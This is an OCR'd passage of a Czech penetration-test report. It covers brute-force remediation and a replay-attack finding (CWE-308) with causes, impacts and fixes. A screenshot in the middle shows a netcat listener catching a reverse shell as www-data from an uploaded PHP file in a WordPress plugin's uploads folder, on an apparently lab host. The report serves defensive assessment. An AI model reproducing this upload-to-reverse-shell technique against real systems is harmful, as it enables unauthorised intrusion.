
Náprava spočívá v implementaci obranných technik, mezi které patří například blokování nejběžnějších kompromitovaných hesel, měkká blokace účtu, nebo IP adresy, nutnost opsat CAPTCHA kód, zvyšující se zpoždění reakce mezi pokusy o přihlášení, případně omezení IP adres, lokace nebo zařízení, ze kterého je možné heslo ověřit.

Výskyt

-

Přílohy

Ukázka 5 (ukazka5.png)


CIA – Cybercrime
www.cia.com/wp-content/plugins/super-forms/uploads/php/files/ev6b4h4p5rc82vlx8r4tg9vag3l7rc.php
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CENTRAL INTELLIGENCE AGENCY
File Actions Edit View Help
$ nc -lvp 3366
listening on [any] 3366 ...
connect to [192.168.56.20] from cia.com [192.168.56.10] 47884
Linux debian 4.19.0-5-686-pae #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) i686 GNU/Linux
08:57:52 up 7 days, 12:48, 0 users, load average: 0.01, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
libx32
lost+found
media
port a cybercrime
ADDRESS
CIA – IBEP
Technická 3058/10
616 00 Brno, Czech Republic
SEARCH
Search ...
www.cia.com

5.2.4 Náchylnost autentizace na replay útoky

Závažnost

Subjektivně:	**0**	CVSS skóre:	**-**
CWE:	**308**	CVSS řetězec:	**-**

Popis zranitelnosti

Aplikace musí všechny autentizační mechanismy implementovat takovým způsobem, aby byly odolné vůči replay útokům. Testovaná aplikace umožňuje autentizovat uživatele opětovným odesláním autentizačního požadavku, přehráním síťové komunikace, nebo opětovným použitím dříve uplatněných autentizačních kódů a tokenů.

Příčiny

Příčinou je chybná implementace autentizačních mechanismů, která je náchylná na replay útoky.

Projevy

Zranitelnost se projevuje možností úspěšně se autentizovat přehráním předchozí autentizační komunikace, nebo uplatněním již jednou ověřených autentizačních kódů a tokenů.

Dopady

Pokud se útočníkovi podaří díky replay útoku neoprávněné přihlášení na cizí uživatelský účet, může toho zneužít k následnému odcizení identity tohoto uživatele.

Náprava / doporučení

Náprava spočívá v upravení autentizačních mechanismů tak, aby se zabránilo replay útokům. Může toho být dosaženo například zákazem cachování požadavků na straně webového prohlížeče, nebo důsledným zneplatněním autentizačních kódů a tokenů po jejich prvním použití autentizačním verifikátorem.

Výskyt

-